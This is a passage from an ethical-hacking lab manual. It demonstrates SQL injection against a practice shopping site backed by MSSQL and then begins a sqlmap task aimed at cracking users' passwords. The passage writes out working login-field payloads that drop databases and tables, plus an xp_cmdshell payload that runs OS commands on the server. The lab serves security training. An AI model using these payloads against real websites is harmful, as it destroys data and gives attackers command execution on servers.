


27. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.
28. Click [Windows Server 2019](#) to switch back to the **Windows Server 2019** machine.
29. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Disconnect** icon () and then click **Connect Object Explorer** icon () to connect to the database. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.
30. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.




31. Click **Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.
32. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

In the above query, you are deleting the database that you created in **Step 25 (mydatabase)**. In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.




33. To see whether the query has successfully executed, Click [Windows Server 2019](#) to switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** icon.
34. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.



In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

35. Close the **Microsoft SQL Server Management Studio** window.
36. Click **Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.
37. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.



38. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.
39. To see whether the query has successfully executed, click [Windows Server 2019](#) to switch back to the victim machine (**Windows Server 2019**).
40. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.
41. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.
42. This process is the result of the SQL injection query that you entered in the login field of the target website.

The screenshot shows the Windows Task Manager window. The 'Details' tab is active. The table lists various processes with columns for Name, PID, Status, User name, CPU, Memory (a...), and UAC virtualizat... . A red box highlights the row for 'PING.EXE' (PID 1644). The Taskbar at the bottom shows icons for File Explorer, Edge, File Explorer, and Task View, along with the system tray.

Name	PID	Status	User name	CPU	Memory (a...)	UAC virtualizat...
AdobeARM.exe	6388	Running	Administr...	00	3,296 K	Not allowed
armsvc.exe	2872	Running	SYSTEM	00	912 K	Not allowed
cmd.exe	7136	Running	MSSQL\$S...	00	740 K	Not allowed
conhost.exe	7144	Running	MSSQL\$S...	00	5,988 K	Not allowed
conhost.exe	5096	Running	MSSQLFD...	00	5,912 K	Not allowed
csrss.exe	452	Running	SYSTEM	00	1,388 K	Not allowed
csrss.exe	536	Running	SYSTEM	00	1,328 K	Not allowed
ctfmon.exe	5208	Running	Administr...	00	2,832 K	Not allowed
dwm.exe	1016	Running	DWM-1	00	18,200 K	Disabled
explorer.exe	2524	Running	Administr...	00	15,968 K	Not allowed
fdhost.exe	5088	Running	MSSQLFD...	00	1,212 K	Not allowed
fdlauncher.exe	5008	Running	MSSQLFD...	00	768 K	Not allowed
firefox.exe	1872	Running	Administr...	02	1,376 K	Not allowed
firefox.exe	6448	Running	Administr...	00	732 K	Not allowed
fontdrvhost.exe	824	Running	UMFD-0	00	1,064 K	Disabled
fontdrvhost.exe	832	Running	UMFD-1	00	1,404 K	Disabled
GoogleCrashHandler...	400	Running	SYSTEM	00	560 K	Not allowed
GoogleCrashHandler...	6048	Running	SYSTEM	00	488 K	Not allowed
inetinfo.exe	2860	Running	SYSTEM	00	4,836 K	Not allowed
LabOnDemand.Hyp...	4608	Running	Administr...	00	4,028 K	Not allowed
Launchpad.exe	5072	Running	MSSQLLau...	00	9,704 K	Not allowed
lsass.exe	676	Running	SYSTEM	00	6,056 K	Not allowed
mpdwsvc.exe	5032	Running	NETWORK...	00	122,228 K	Not allowed
mpdwsvc.exe	5040	Running	NETWORK...	00	108,956 K	Not allowed
mqsvc.exe	2996	Running	NETWORK...	00	2,936 K	Not allowed
msdtc.exe	4548	Running	NETWORK...	00	2,288 K	Not allowed
MusNotifyIcon.exe	6108	Running	Administr...	00	1,444 K	Not allowed
nfsclnt.exe	3148	Running	NETWORK...	00	972 K	Not allowed
PING.EXE	1644	Running	MSSQL\$S...	00	836 K	Not allowed
Registry	88	Running	SYSTEM	00	14,184 K	Not allowed

- 43. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.
- 44. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.
- 45. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.
- 46. Close all open windows and document all the acquired information.

Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche

features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.


You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

